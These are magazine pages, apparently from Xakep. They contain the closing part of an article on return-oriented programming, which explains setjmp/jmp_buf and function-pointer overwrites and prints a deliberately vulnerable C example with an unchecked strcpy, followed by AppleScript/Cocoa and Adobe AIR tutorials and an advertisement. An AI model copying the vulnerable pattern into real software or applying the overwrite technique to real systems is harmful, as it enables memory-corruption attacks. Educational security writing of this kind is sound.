Ошибка #3: перезапись указателя на функцию

Как и в случае с перезаписью vtable, перезапись указателя на функцию не является достаточно надежным методом и серьезно ограничивает возможности злоумышленника. Во-первых, дело в стеке, который использует эта функция и который гаджету придется как-то перемещать. В той же последовательности инструкций гаджет должен реализовать вторую последовательность для выполнения кода. В общем, пока такая возможность существует только теоретически.

Ошибка #4: перезапись буфера функции setjmp

И вот благочестивый Linux неожиданно оказался под ударом. Виной всему — функции setjmp и longjmp, которые реализуют нелокальные переходы goto.

Кошмарные, на мой взгляд, функции — с точки зрения не только системного кодирования, но и кодирования вообще...

При вызове функции setjmp программа выделяет место в структуре jmp_buf, которая хранит значения регистров EBX, EDI, ESI, EBP, ESP и EIP. Здорово, правда? В сохраненный в буфере указатель инструкций EIP с помощью инструкции CALL записывается текущее значение, а также сохраняется значение ESP. При выходе из setjmp в регистре EAX будет храниться ноль. Позднее вызывается функция longjmp. Эта функция восстанавливает прежнее значение основных регистров, заносит в регистр EAX второй аргумент, переданный функции longjmp, устанавливает регистр ESP и прыгает по этому адресу.

Пример использования функций setjmp/longjmp

```
struct foo
{
    char buffer[160];
    jmp_buf jb;
};
int main( int argc, char **argv )
{
    struct foo *f = malloc( sizeof(*f) );
    if( setjmp(f->jb) )
        return 0;
    strcpy( f->buffer, argv[1] );
    longjmp( f->jb, 1 );
}
```

Обрати внимание на строку strcpy(f->buffer, argv[1]). По-моему, ее даже пояснять не нужно. И пусть *nix-кодеры теперь решат для себя, стоит ли использовать эти функции в своих программах :).

Заключение

Итак, что мы получили? На мой взгляд, ВОП является крайне коварной вещью для обеспечения общей безопасности системы. Ведь стоит злоумышленнику пропатчить ядро, какой-нибудь драйвер, системный файл — и все! Для этого даже не нужно искать способы нелегального внедрения в нулевое кольцо, чтобы поставить систему на колени. Все оказывается гораздо проще. И ведь уже существуют практические наработки, которые реализуют возможность контролировать систему, используя вышеописанные методы ВОП.

Возвратно-ориентированный кодирование — чрезвычайно интересная и практически не изученная тема. Простора для фантазии — море, возможностей для исследования — как снега в Сибири, и трудолюбивому кодеру эту тему копать — не перекопать.

Удачного компилирования и да пребудет с тобой Сила! ☪



Links

Как показывает моя практика, для айтишника, занятого вопросами безопасности компьютерных систем, наиболее значимыми оказываются вовсе не официальные сайты каких-либо системных контор (хотя MSDN это не касается). Самые ценные крупинки информации собираются на блогах активистов андеграунда, кодокопателей и прочих. В качестве примера назову ресурсы blog.threatexpert.com и alex-ionescu.com.



СКРИПТИНГ ДЛЯ MAC OS X

Начинаем программировать на AppleScript

➔ Из этой статьи ты узнаешь, что такое AppleScript, зачем и кому он нужен, как можно автоматизировать чужие приложения и добавлять возможность автоматизации в свои.

Автоматизируй это

Часто встречаются такие задачи, для решения которых делать отдельный проект на компилируемом языке нерационально. Например, когда нужно быстро слепить на коленке код, который должен просто выполнять конкретную работу — без всяких GUI-украшений, обработки всевозможных исключительных ситуаций, оптимизации и прочего. Здесь на помощь и приходят языки сценариев — известные тебе shell, Perl, PHP и так далее. Все они (ну или почти все) доступны и под Mac OS X. Но в этой операционке в дополнение к общепринятым скриптовым языкам есть и специальный язык сценариев, ориентированный именно на Mac OS X и тесно с ней связанный. Это AppleScript. AppleScript идет вместе с системой начиная с System 7. Выросший из проекта HyperCard (который содержал скриптовый язык HyperTalk, очень похожий на естественный английский), AppleScript первоначально создавался для того, чтобы обеспечить обмен данными между задачами, а также для управления работой сторонних приложений. Сам по себе AppleScript обладает довольно скромной функциональностью: на этом языке даже сценарии для выполнения сравнительно простых задач часто выглядят как обращение к другим приложениям. Впрочем, после существенной перестройки системы при переходе к линейке Mac OS X язык AppleScript стал более гибким и мощным, а новый фреймворк Cocoa позволил разработчикам встраивать в свои приложения возможность автоматизации с помощью AppleScript'a с минимальными усилиями.

Простой сценарий

Для редактирования и исполнения скриптов мы будем использовать стандартный Script Editor. Найти его можно в

папке /Application/AppleScript. Для начала напишем простой «HelloWorld'ный» скрипт.

```
display alert "Hello World!" # Покажем диалог
say "Hello World" # Вывод в колонки
```

Объяснять тут, думаю, ничего не нужно, но хочется отметить крайне простой доступ к синтезатору речи из AppleScript с помощью команды say. Вот это и есть настоящее общение с пользователем в стиле Apple :). Конечно же, этот диалог можно легко кастомизировать. Например, добавить нужные кнопки:

Панель с дополнительными кнопками

```
display alert "Hello World!" buttons {"Hello", "Bye"}
set answer to button returned of the result
if answer is "Hello" then
    ...
else
    ...
end if
```

Теперь напишем что-нибудь более полезное. Например, дадим пользователю выбрать файл и прочитаем его содержимое:

```
# Панель выбора файла
set theFile to (choose file with prompt
    "Select a file to read:" of type {"TEXT"})
open for access theFile
```



Функциональность, которую iTunes экспортирует в AppleScript

Читаем контент

```
set fileContents to (read theFile)
close access theFile
```

На этих примерах хорошо видна основная идея AppleScript — он очень близок к живому английскому языку. Поэтому читать скрипты легко даже для человека, далекого от кодирования. Каждая команда-глагол может быть дополнена существительными-модификаторами и параметрами.

Взаимодействие с приложениями

Для взаимодействия с другими приложениями AppleScript использует механизм сообщений:

```
tell application "Microsoft Word"
    quit
end tell
```

С помощью команды `tell` выбираем приложение, которому мы будем отправлять сообщение. В данном случае мы просим MS Word завершиться. В блоке «`tell — end tell`» может быть отправлено любое количество команд. Сообщения, которые отсылаются приложению, могут быть и более специфичными. Все зависит от того, какие команды реализовали его разработчики. iTunes, например, экспортирует довольно много команд и свойств в среду AppleScript:

Запускаем нужный плейлист в iTunes


```
tell application "iTunes"
    play the playlist named "My Favorite"
end tell
```

Узнать набор сообщений и типов данных, которые приложение экспортирует в среду AppleScript, можно, посмотрев его терминологию (файл `AppName.scriptTerminology` в ресурсах приложения). Для этого в Script Editor'e пойдём в меню «File → Open Dictionary → ...», и выберем нужное приложение.

Чтобы тебе было проще работать с классами и командами, которые экспортирует приложение, они организованы в разделы. Все приложения, которые поддерживают скриптинг, имеют хотя бы два раздела: один стандартный и один из более специфичных для данного приложения разделов. Стандартный раздел содержит набор стандартных команд, которые поддерживает любое Mac-приложение: `open`, `print`, `close` и `quit`. Содержание остальных разделов зависит от фантазии разработчиков.

Выполнение AppleScript из своего приложения

Если ты пишешь приложение на Objective-C/Cocoa, то возможно, что некоторые вещи будет удобнее сделать с помощью AppleScript. Для



Наш скрипт в Script Editor

создания и выполнения в Cocoa-приложениях скриптов существует класс `NSAppleScript`. Вот простой пример его использования — реализация получения у приложения iChat строки статуса пользователя.

```
NSAppleScript *iChatGetStatusScript = nil;
iChatGetStatusScript = [[NSAppleScript alloc]
initWithSource:
    @"tell application \"iChat\"
        to get status message"];
NSString *statusString =
[[iChatGetStatusScript
executeAndReturnError:&errorDict] stringValue];
```

Возможно, то же самое можно сделать и другим путем, не используя созданный во время выполнения скрипт, но вряд ли альтернативный код будет выглядеть проще, чем этот. Если скрипты большие, можно хранить их в ресурсах бандла и читать при необходимости.

Автоматизация в Cocoa-приложении

Очень полезно добавлять поддержку скриптинга в свои Cocoa-приложения, ведь если в твоём приложении есть интерфейс к AppleScript, то пользователь, написав несколько строчек на AppleScript, сможет кастомизировать его для своих нужд и интегрировать с другими приложениями, которые у него установлены, а затем, например, автоматизировать решение рутинных задач.

Чтобы экспортировать типы и команды в среду AppleScript, необходимо их описать в специальных файлах. Есть возможность сделать это в файлах `.scriptSuite` и `.scriptTerminology` или в одном файле с расширением `.sdef`. В обоих случаях файлы имеют формат XML, но с `sdef` работать проще.

Содержимое файла `scriptTerminology` отображается в Script Editor'e при просмотре словаря приложения. Этот файл содержит описание экспортируемых в AppleScript объектов.


Открыв `scriptSuite`-файл в Plist Editor'e, можно видеть, что он содержит следующие основные разделы:

- `AppleEventCode` — четырехбуквенный код, который идентифицирует приложение для среды AppleScript (код должен быть уникальным в рамках одной системы);
- `Name` — имя раздела, который содержит экспортируемые команды и классы.

Разбирать внутреннее устройство этих файлов особого смысла нет, так как тебе скорее всего придется иметь дело только с `sdef`-файлами.

Пример sdef-файла

```
<?xml version="1.0" encoding="UTF-8"?>
```



SAFARI.scriptSuite в Plist Editor-e

```
<!DOCTYPE dictionary SYSTEM "file://localhost/System/Library/DTDs/sdef.dtd">
<dictionary title="My Application Terminology">
  <!-- Кастомный раздел -->
  <suite name="My Application Scripting"
    code="XXXX"
    description="Commands and classes">
    <classes>
      <class name="application" code="capp"
        description=""
        inherits="NSCoreSuite.NSApplication">
        <cocoa class="NSApplication"/>
        <properties>
          <!-- экспортируем одно свойство -->
          <property name="some value "
            code="sval" type="string"
            description="A value ">
            <cocoa method="value"/>
          </property>
        </properties>
      </class>
    </classes>
  </suite>
</dictionary>
```

В sdef'e скриптинг-терминология смешана с подробным описанием команд и типов, которое можно найти в .scriptingSuite-файлах. Реализуем это на практике, создав Cocoa-приложение, поддерживающее AppleScripting. Для этого в новом Cocoa проекте добавим в файл Info.plist флажок Scripting и OSAScriptingDefinition с именем нашего sdef-файла:


Info.plist

```
...
<key>NSAppleScriptEnabled</key>
<true/>
<key>OSAScriptingDefinition</key>
<string>Scripting.sdef</string>
```

Добавим к проекту файл Scripting.sdef следующего содержания:

Scripting.sdef

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE dictionary SYSTEM
  "file://localhost/System/Library/DTDs/sdef.dtd">
<dictionary xmlns:xi=
  "http://www.w3.org/2003/XInclude"
  title="Scripting dictionary">
  <!-- Включим стандартные команды/типы -->
  <xi:include
    href="file:///System/Library/
```



Расширение NSApplications

```
ScriptingDefinitions/CocoaStandard.sdef"
xpointer="xpointer(/dictionary/suite)"/>

<suite name="Scripting" code="VVVV"
  description="Test Scripting">
  <class name="applicaton" code="capp"
    description="">
    <cocoa class="NSApplication"/>
  <!-- Экспортируем одно readonly свойство
  у application -->
    <property name="myprop"
      code="Smrp" type="string"
      access="r"/>
  </class>
</suite>
</dictionary>
```

Итак, из AppleScript'a у нас доступно одно свойство — тургор. Осталось написать ObjC-код, который будет обрабатывать чтение данного свойства из скриптов. Для этого нужно создать категорию NSApplication, поскольку именно этот класс мы выбрали в качестве получателя сообщений от скриптов.

```
#import <Cocoa/Cocoa.h>

@interface NSApplication (Scripting)

- (NSString *) myprop;
@end

@implementation NSApplication (Scripting)
- (NSString *) myprop
{
    return @"This is my property";
}
```

Если мы теперь из AppleScript обратимся к свойствам нашего приложения, то увидим среди них свое свойство и его значение:

```
tell application "Scripting"
  properties
end tell
```

Заключение

Конечно, описать здесь все возможности AppleScript и его взаимодействия с Cocoa-приложениями невозможно. Да это и не нужно — для этого есть мануалы. А мы со своей стороны продолжим цикл статей о кодировании под эппловские платформы и расскажем тебе еще много нового и интересного. **✎**

Реклама

БЕСТСЕЛЛЕР ГОДА
ТИРАЖ СЕРИИ – 1.000.000 ЭКЗЕМПЛЯРОВ
НОВИНКА КАЖДЫЙ МЕСЯЦ!



ЧИТАЕТ
ВСЯ СТРАНА!



WWW.METRO2033.RU



ДЫШИМ СВЕЖИМ AIR'OM

Вкуриваем в Adobe AIR — кроссплатформенную среду для онлайн- и оффлайн-кодинга

➔ **Время идет и все меняется. Кто бы мог подумать, что станет возможным писать десктопные приложения при помощи связки web-технологий — HTML+CSS+JavaScript. А ведь это реально уже три года! После появления технологии Adobe AIR взгляд на разработку «настольного» программного обеспечения изменился.**

Платформа AIR не только внесла новизну, но и существенно снизила планку для желающих попасть в ряды девелоперов. Это не C++ с кучей непонятных WinAPI. В AIR все гораздо проще, и для создания профессиональных приложений не нужно быть гуру программирования. Немного терпения, чтение поповых мануалов — и вуаля: ты разработчик современных решений.

What is Adobe AIR

Начнем с определения. Adobe AIR (Adobe Integrated Runtime) — это кроссплатформенная среда для выполнения приложений.

Приложения для этой платформы разрабатываются с применением технологий HTML/CSS, Ajax, Adobe Flex и Adobe Flash. Основное назначение платформы — перенос web-приложений (RIA — Rich Internet Applications) на десктоп. Одной из главных фишек Adobe AIR, безусловно, является кроссплатформенность. Уже сейчас созданные приложения прекрасно работают на многих платформах (Windows, MacOS, Linux, QNX, Android), количество которых в будущем будет только расти. Увы, в этом списке пока нет Windows Mobile/Windows Phone. Несомненно, этот факт огорчит некоторых разработчиков, но май-

Минусы AIR-приложений

Несмотря на все громкие слова, у AIR-приложений есть ряд минусов. На мой взгляд, главный из них — кастрированный доступ к операционной системе. Настольные приложения в этом контексте однозначно выигрывают. Если тебе нужен функционал AIR-приложения, но тебя не устраивают ограничения в плане доступа к возможностям ОС, то обязательно присмотришься к проекту Titanium (см. соответствующую врезку).

кроссофтовские мобильные поделки в настоящее время постепенно сдают свои позиции, так что процент огорченных окажется не таким уж значительным.

После прочтения всего вышесказанного может сложиться впечатление, что приложения, созданные на базе Adobe AIR, ни в коем разе не пригодны к работе без соединения с глобальной паутиной. Ведь, как вытекает из определения, основная задача технологии — перенос web-приложений на компьютеры пользователей. Это не совсем так. Приложения для Adobe AIR могут выполнять задачи, интернет для которых вовсе не нужен. Платформа предоставляет им доступ к некоторым функциям ОС (файловые операции, буфер обмена, технология drag and drop и так далее).

Как работают AIR-приложения

AIR-приложения могут функционировать лишь при наличии платформы (исполнительной среды) Adobe AIR. Компилируются они не в двоичный, а в промежуточный код, который и будет выполняться в среде Adobe AIR. Следовательно, если ты написал несколько качественных приложений под Windows, то и в unix-like системах они будут работать совершенно аналогично.

Что нужно для разработки AIR-приложений


Итак, ты решил начать разрабатывать приложения для платформы Adobe AIR. Что для этого нужно? Как и в любом деле, нам потребуется трезвая голова на плечах. Быстренько проверь ее наличие и возвращайся к тексту статьи.

В плане программного обеспечения тебе понадобится сама платформа AIR, SDK и текстовый редактор для набивания кода будущих приложений. Первые два ингредиента ты можешь взять с официального сайта (get.adobe.com/air/).

К редактору особых требований нет, писать код ты можешь хоть в нотпаде, но для удобства лучше всего воспользоваться специализированным продуктом. Если ты счастливый обладатель толстого кошелька, то можешь прикупить редактор от Adobe (например, Dreamweaver), а если, как и я, предпочитаешь экономить, то рекомендую воспользоваться бесплатным Aptana Studio (aptana.com). Те, кто хоть раз работал с Eclipse, в Aptana Studio будут чувствовать себя как рыба в воде — Aptana полностью построена на Eclipse, хотя ориентирована сугубо на web-разработчиков (html, css, js). Сразу из коробки Aptana не готова сотрудничать с AIR — чтобы исправить это, тебе потребуется загрузить и установить специальный плагин (aptana.com/products/air).

Воздушный «Hello world»

Самое время закончить с занудной теорией и попробовать сотворить первое приложение для платформы Adobe AIR. Я надеюсь, что в качестве среды разработки ты выбрал Aptana Studio. Если так, то повторяй все шаги за мной, а если нет — пытайся разобраться по ходу дела. Создай новый пустой проект и присвой ему имя «HelloWorld». Обрати внимание, что требуется именно пустой проект (вкладка «General → Project»). В этом случае Aptana создаст голую папку




Aptana Studio существенно облегчает процесс разработки

с именем проекта, которая не будет содержать ничего лишнего. Все, что потребуется, мы будем создавать самостоятельно. Хотя почему самостоятельно? После установки плагина для работы с AIR доступен специальный мастер добавления нового AIR-проекта. Для создания с его помощью нового проекта достаточно нескольких кликов мышкой. Все шаблоны, конфигурационные файлы и структура проекта будут созданы автоматически. Правда, вместе со скоростью ты также получишь кучу непонятного и ненужного кода. С образовательными целями лучше начать писать ручками, постепенно разбираясь со всеми тонкостями и нюансами. Итак, предположим, что ты создал чистый проект и готов творить. Следующим шагом нам необходимо принудительно определить тип разрабатываемого проекта. Заходим в «Properties» и в списке слева выбираем «Project Natures». Сделав выбор, в правой части окна ты увидишь список возможных «natures». Нас интересует лишь «AIR Nature». Устанавливаем напротив него флажок и жмем пимпу с надписью «OK». С типом проекта определились. Теперь надо позаботиться о его структуре. Здесь четких правил нет — по факту все создаваемые файлы ты можешь кидать в корень проекта. Работать все будет правильно, но такой подход нельзя назвать эстетичным. Лучше сразу выработать правила и придерживаться их: пусть первые структуры твоих проектов будут простыми, но главное, чтобы они были. То есть все твои проекты по структуре должны быть хоть как-то похожи. С каждым очередным своим детищем ты будешь прокачивать свои навыки, и рано или поздно найдешь оптимальный вариант. Пока ты только начинаешь вливаться в мир AIR-разработчиков, я рекомендую тебе придерживаться следующих правил:

1. Соглашение об именовании. Заруби себе на носу, что нужно сразу определиться с правилами именования файлов в проекте. Если тебе удобно писать названия файлов с маленькой буквы, то старайся так и делать. Не нужно каждый раз лепить новый «шедевр». Это относится не только к файлам, но и к именам переменных. Нужно придерживаться одного стиля. А если стиля нет, то как быть? Отвечаю. Нужно смотреть демонстрационные примеры, поставляемые с SDK. Их писал не абы кто, а люди, имеющие самое непосредственное отношение к разработке платформы AIR. У них есть чему поучиться.

2. Для каждого типа файлов должна быть своя директория. Разработка AIR-приложений очень напоминает создание типичного web-проекта — следовательно, тут можно и нужно пользоваться всеми вытекающими отсюда правилами (в плане структуры). Создавай для различных типов файлов соответствующие директории. Например, все CSS, используемые в проекте, лучше всего хранить в одноименной директории. Это относится и к изо-



Структура проекта «HelloWorld»

бражениям, JavaScript-сценариям, иконкам и так далее. В своих проектах я придерживаюсь примерно такой структуры:

«Проект»

```
css // директория хранит все css-файлы
js // в этой папке хранятся все сценарии js
images // папка для изображений
// конфигурационные файлы и другие основные файлы
```

Попробуем повторить вышесказанное на практике. Создай для проекта три директории: `css`, `images`, `js`. Затем в корень проекта добавь два файла: `application.xml` и `HelloWorld.html`. Мою структуру проекта ты можешь увидеть на соответствующем рисунке. Теперь возьмемся за редактирование созданных файлов. Начнем с `HelloWorld.html`. Этот файл является контентом приложения. Под контентом я подразумеваю основное содержимое проекта. Здесь могут быть указаны как `html`-, так и `swf`-файлы. В своих примерах я буду ориентироваться на `html`-контент. Итак, откровай файл `HelloWorld.html` в режиме редактирования кода и напиши в нем код из врезки «Содержимое HelloWorld.html».

Содержимое HelloWorld.html

```
<html>
<head>
  <title>Hello World from AIR</title></head>
<body>
  <center><h1>HELLO, WORLD!</h1></center>
</body>
</html>
```


В этой врезке я привел `html`-код, который будет оформлять контент разрабатываемого приложения. Для первого приложения я не стал придумывать ничего особенного, а просто решил вывести посередине изрядно всех доставшую фразу «Hello, World» (На самом деле это я запретил ему использовать фразу «F**ck you, World», а ничего лучше он придумать не смог — прим.ред.). Сохрани код, а затем открывай для редактирования файл `application.xml`. Этот файл предназначен для хранения настроек AIR-приложения, и по-научному его принято называть дескриптор приложения. В дескрипторах хранится вся необходимая информация о приложении: номер версии, оформление окна, название, идентификатор и прочее. В своем проекте я дал дескриптору имя `application.xml`. Это имя не является обязательным, поэтому ты можешь обозвать свой дескриптор как угодно. Внутренности моего дескриптора я привел во врезке «Внутренности дескриптора». Неожиданно, ведь правда?

Внутренности дескриптора


```
<?xml version="1.0" encoding="utf-8" ?>
<application xmlns="http://ns.adobe.com/air/
application/1.0">
  <id>com.xakep.HelloWorld</id>
  <filename>Hello World</filename>
  <version>1.0</version>
  <title>HelloWorld Application</title>
  <initialWindow>
    <content>HelloWorld.html</content>
    <visible>true</visible>
    <height>100</height>
    <width>300</width>
    <x>100</x>
    <y>100</y>
  </initialWindow>
</application>
```

Попробуем разобраться в том, что я здесь накорябал. В самой первой строчке я описываю объявление XML. Далее открываю начало элемента `application` — это основной элемент и он должен содержать в себе все другие элементы, описывающие дескриптор. Сам же `application` должен содержать атрибут `xmlns` с указанным путем к пространству имен XML. Существует несколько пространств имен для AIR-приложений. Главное их отличие — номер версии. Я указал первую. Для большинства приложений нужно поступать таким же образом. А к чему относится этот номер версии? Под этим номером подразумевается минимальная версия платформы Adobe AIR, необходимая для выполнения приложения. Внутри элемента `application` у меня располагается еще ряд элементов:

- `id` — уникальный идентификатор AIR-приложения. Официальная документация рекомендует использовать значения формата «`com.имя_издателя.название_приложения`». Максимальная длина идентификатора может составлять 212 символов;
- `filename` — имя `air`-файла. Помимо имени, это значение используется в качестве наименования приложения во время инсталляции (при условии, что отсутствует элемент `name`).
- `version` — версия приложения;
- `title` — заголовок окна инсталлятора;
- `initialWindow` — элемент отвечает за контент и его представление. В качестве контента может быть как `swf`-, так и `html`-файл (в нашем случае). Данный элемент может содержать дочерние элементы:
 - `content` — имя файла с контентом приложения;
 - `visible` — видимость приложения;
 - `width` — ширина окна приложения;
 - `height` — высота окна приложения;
 - `x` — координата позиции на оси X;
 - `y` — координата позиции на оси Y;



Выглядит неприятно?



Немного CSS — и наше приложение расцвело

- `transparent` — прозрачность окна;
- `resizable` — возможность изменения размера окна;
- и т.д.

В дескрипторе также могут присутствовать другие элементы. О них ты узнаешь, прочитав официальную документацию или заметку на моем сайте vr-online.ru/content/adobe-air-directives-2003. На этом можно считать, что процесс разработки простейшего приложения для платформы Adobe AIR завершен. Попробуем его протестировать. Жмем в Aptana Studio кнопку «Выполнить» и лицезреем пока не очень красивую картинку (смотри соответствующий рисунок). Наше приложение готово, но выглядит оно, мягко говоря, не очень. Да и функционал в нем сомнительный. Хорошо, сейчас мы немного усложним задачу и доработаем наш «Hello World» до более интересного состояния.

Делаем качалку файлов

Я долго думал, какой пример стоит рассмотреть, и решил остановиться на создании простейшей качалки файлов. Почему именно качалки? Так ведь алгоритм получения информации с удаленных серверов нужен сплошь и рядом, поэтому рассмотренный примерчик обязательно пригодится в будущем.

Добавь в Aptana Studio новый проект и присвой ему имя «SimpleDownload». Сразу же приведем свежесозданный проект к единой структуре — создай в папке проекта дополнительные папки: `css`, `js`, `images`. Я уже говорил, что привыкать к правильному нужно с самого начала. Следующим твоим действием будет создание файла-дескриптора для будущего приложения. Его код я приводить не стану, так как он полностью идентичен тому, который написан во второй врезке. Скопируй его или набери заново, а после этого создавай файл [SimpleDownloader.html](#). Ты уже знаешь, что в этом файле будет располагаться основная программная начинка нашего приложения. Сразу же нарисуем в этом файле интерфейс. HTML-код элементов управления я привел во врезке «Делаем интерфейс приложения».

Делаем интерфейс приложения

```
<body>
<center><h1>][ качалка 0.1.1</h1></center><br /><br />
<b><label class="label">Что качать: </b>
<input type="text" id="file_url" value="http://"
size="30"></label><br />

<b><label class="label">Куда сохранять:</b>
<input type="text" id="save_path" value="C:\temp\"
size="30"></label><br />
<button onclick="downloadIt();">Скачать!</button>

</body>
```

Перепиши приведенный код и попробуй запустить приложение. Если от вида приложения ты почувствуешь рвотные позывы — не огорчай-

ся: не все, что делается в Adobe-овских и Apple-овских продуктах, должно быть прекрасным. Сейчас я покажу, как можно быстро исправить ситуацию при помощи всего лишь нескольких строк CSS-кода. Закрывай запущенный пример и создай в папке с `css` новый файл. Присвой ему имя `style.css` и напиши в него следующее:

```
.label {
float:left;
width:20em;
text-align: left;
clear:left;
margin-right: 20px;
color: #A77FFF;
}

h1 {
color: #008CFF;
}
```

Сохрани внесенные в файл изменения и подключи созданный `css`-файл к `SimpleDownloader.html`. Подключение выполняется при помощи одной строчки кода (ее пишем в `head`):

```
<link href="css/style.css" rel="stylesheet" media="all" />
```

